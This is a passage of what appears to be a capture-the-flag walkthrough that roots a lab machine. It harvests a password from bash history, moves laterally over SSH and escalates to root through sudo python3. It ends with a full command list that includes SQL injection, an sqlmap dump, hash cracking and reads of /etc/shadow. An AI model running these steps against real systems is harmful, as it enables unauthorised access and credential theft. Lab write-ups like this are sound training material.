-rwsr-xr-x 1 root root 44784 Jul 14  2021 /snap/core20/1405/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Jul 14  2021 /snap/core20/1405/usr/bin/passwd
-rwxr-sr-x 1 root messagebus 350504 Dec  2  2021 /snap/core20/1405/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb  7  2022 /snap/core20/1405/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /snap/core20/1405/usr/bin/sudo
```

```
-rwsr-xr-x 1 root root 123560 Nov 25 12:29 /snap/snapd/17883/usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root mail 22856 Jul  6 09:46 /usr/libexec/camel-lock-helper-1.2
-rwsr-xr-x 1 root root 18736 Feb 26  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 35112 Oct 25 09:15 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 14488 Dec  7 07:56 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 338536 Feb 25  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 138408 Nov 27 23:53 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 424512 Feb 24  2022 /usr/sbin/pppd
-rwxr-sr-x 1 root shadow 26776 Mar 23  2022 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 22680 Mar 23  2022 /usr/sbin/pam_extrausers_chkpwd
-rwsr-xr-x 1 root root 47480 Feb 20  2022 /usr/bin/mount
-rwxr-sr-x 1 root shadow 23136 Nov 24 07:05 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 72184 Nov 24 07:05 /usr/bin/chage
-rwsr-xr-x 1 root root 35200 Mar 23  2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 72712 Nov 24 07:05 /usr/bin/chfn
-rwsr-xr-x 1 root root 55672 Feb 20  2022 /usr/bin/su
-rwxr-sr-x 1 root tty 22904 Feb 20  2022 /usr/bin/wall
-rwsr-xr-x 1 root root 72072 Nov 24 07:05 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40496 Nov 24 07:05 /usr/bin/newgrp
-rwsr-xr-x 1 root root 30872 Feb 26  2022 /usr/bin/pkexec
-rwxr-sr-x 1 root tty 22912 Feb 20  2022 /usr/bin/write.ul
-rwsr-xr-x 1 root root 35192 Feb 20  2022 /usr/bin/umount
-rwsr-xr-x 1 root root 59976 Nov 24 07:05 /usr/bin/passwd
-rwsr-xr-x 1 root root 232416 Aug  4 06:35 /usr/bin/sudo
-rwxr-sr-x 1 root crontab 39568 Mar 23  2022 /usr/bin/crontab
-rwsr-xr-x 1 root root 44808 Nov 24 07:05 /usr/bin/chsh
-rwxr-sr-x 1 root _ssh 293304 Feb 25  2022 /usr/bin/ssh-agent
sepp@POTT:/$
```

If any of these bin files I found so I can easily run suid command.
nano, vim, gcc, tar, mysql, old nmap versions, sh, bash, vi.
but a few files I saw pkexec



NOT WORKED

Now, the one thing I remember is the .bash_history, so I check it.

```
sepp@POTT:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  snap  Templates  Videos
sepp@POTT:~$ ls -la
total 72
drwxr-x--- 14 sepp sepp 4096 Dec 17 13:09 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-------  1 sepp sepp  563 Dec 21 09:50 .bash_history
-rw-r--r--  1 sepp sepp  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 sepp sepp 3771 Jan  6  2022 .bashrc
drwx------ 10 sepp sepp 4096 Dec 17 13:09 .cache
drwx------ 11 sepp sepp 4096 Dec 17 12:11 .config
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Desktop
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Documents
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Downloads
drwx------  3 sepp sepp 4096 Dec 17 12:08 .local
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Music
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Pictures
-rw-r--r--  1 sepp sepp  807 Jan  6  2022 .profile
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Public
drwx------  3 sepp sepp 4096 Dec 17 12:08 snap
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Templates
drwxr-xr-x  2 sepp sepp 4096 Dec 17 12:08 Videos
sepp@POTT:~$ cat .bash_history
cd ..
ls -la
cdc ..
cd ..
cd ../..
cd /home
ls -la
cdc sepp
cd  sepp
ls -la
exit
su joao -p havelange123456
exit
su
exit
```

There is hint like **su joao -p havelange12345**

I run the user sepp it shows password, I entered **havelange12345** authorization failed, then tried it to ssh port, with a discovered password in the bash history file, and I got a hit.

ssh joao@192.168.0.38

```
sepp@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

┌──(alpha㉿alpha)-[~]
└─$ ssh joao@192.168.0.38
joao@192.168.0.38's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Dec 21 10:19:50 2022 from 192.168.0.18
joao@POTT:~$
```

Again, the same process repeats again, like sepp user.

cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers
find / -perm -u=s 2>/dev/null

```
joao@POTT:~$ find / -perm -u=s 2>/dev/null
/snap/core20/1738/usr/bin/chfn
/snap/core20/1738/usr/bin/chsh
/snap/core20/1738/usr/bin/gpasswd
/snap/core20/1738/usr/bin/mount
/snap/core20/1738/usr/bin/newgrp
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/snap/core20/1405/usr/bin/chfn
/snap/core20/1405/usr/bin/chsh
/snap/core20/1405/usr/bin/gpasswd
/snap/core20/1405/usr/bin/mount
/snap/core20/1405/usr/bin/newgrp
/snap/core20/1405/usr/bin/passwd
/snap/core20/1405/usr/bin/su
/snap/core20/1405/usr/bin/sudo
/snap/core20/1405/usr/bin/umount
/snap/core20/1405/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1405/usr/lib/openssh/ssh-keysign
/snap/snapd/17883/usr/lib/snapd/snap-confine
/usr/libexec/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chsh
```

```
joao@POTT:~$ ls -la
total 72
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root    0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6  2022 .bashrc
drwx------ 10 joao joao 4096 Dec 17 13:10 .cache
drwx------ 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx------  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao  807 Jan  6  2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-------  1 joao joao  121 Dec 21 10:16 .python_history
drwx------  4 joao joao 4096 Dec 17 13:03 snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos
joao@POTT:~$ cat .bash_history
joao@POTT:~$ cd Documents
joao@POTT:~/Documents$ ls -la
total 8
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 .
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 ..
joao@POTT:~/Documents$ cd ..
joao@POTT:~$ cd snap
joao@POTT:~/snap$ ls -la
total 16
drwx------  4 joao joao 4096 Dec 17 13:03 .
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 ..
drwxr-xr-x  4 joao joao 4096 Dec 17 13:03 firefox
drwxr-xr-x  4 joao joao 4096 Dec 17 12:25 snapd-desktop-integration
joao@POTT:~/snap$ cd ..
```

After a little, time of searching the command I used **sudo -l**, too see the root permission, or is there any **NOPASS ALL** written, entering the sudo -l, I used the same password. And got how Joao access the root, and finally found the **(root) /usr/bin/python3**

```
joao@POTT:~$ sudo -l
[sudo] password for joao:
Matching Defaults entries for joao on POTT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joao may run the following commands on POTT:
    (root) /usr/bin/python3
joao@POTT:~$
```

I can get privilege escalation via the python3 command.

sudo python3 -c 'import pty;pty.spawn("/bin/bash")'

```
joao@POTT:~$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@POTT:/home/joao# whoami
root
root@POTT:/home/joao# ls -la
total 72
drwxr-x--- 14 joao joao 4096 Dec 21 10:16 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
-rw-r--r--  1 root root    0 Dec 17 13:11 .bash_history
-rw-r--r--  1 joao joao  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 joao joao 3771 Jan  6  2022 .bashrc
drwx------ 10 joao joao 4096 Dec 17 13:10 .cache
drwx------ 11 joao joao 4096 Dec 18 13:39 .config
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Desktop
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Documents
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Downloads
drwx------  3 joao joao 4096 Dec 17 12:25 .local
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Music
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Pictures
-rw-r--r--  1 joao joao  807 Jan  6  2022 .profile
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Public
-rw-------  1 joao joao  121 Dec 21 10:16 .python_history
drwx------  4 joao joao 4096 Dec 17 13:03 snap
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Templates
drwxr-xr-x  2 joao joao 4096 Dec 17 12:25 Videos
```

```
root@POTT:/home/joao# cd /root
root@POTT:~# ls -la
total 44
drwx------  5 root root 4096 Dec 21 12:35 .
drwxr-xr-x 20 root root 4096 Apr 22  2022 ..
-rw-------  1 root root    0 Dec 17 13:13 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 19  2022 .cache
-r--------  1 root root   27 Dec 17 12:20 flag.txt
-rw-------  1 root root   20 Dec 16 16:36 .lesshst
drwxr-xr-x  3 root root 4096 Dec 16 16:34 .local
-rw-------  1 root root 5842 Dec 17 13:09 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  5 root root 4096 Apr 22  2022 snap
root@POTT:~# cat flag.txt
FLAG{t43_FlR5t_9o_mInu73S}
root@POTT:~# exit
exit
joao@POTT:~$ exit
logout
Connection to 192.168.0.38 closed.

┌──(alpha㉿alpha)-[~]
└─$
```

cd /root
cat flag.txt

FLAG{t43_FlR5t_9o_mInu73S}

ALL COMMANDS USED DURING THIS PROCESS

nmap -sP your 192.168.018/24.
nmap -sC -sV 192.168.0.38
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt
get .struct.xml
cat .struct.xml
dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt

anythinghere' OR 1=1
Sqlmap -r bat1.req –dump
nano pws1.hash
rm john.pot
john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash
ssh sepp@192.168.0.38
cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers
cat /etc/passwd|grep bash
find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/
ssh joao@192.168.0.38
find / -perm -u=s 2>/dev/null
sudo -l
sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
cd /root
cat flag.txt

THANK YOU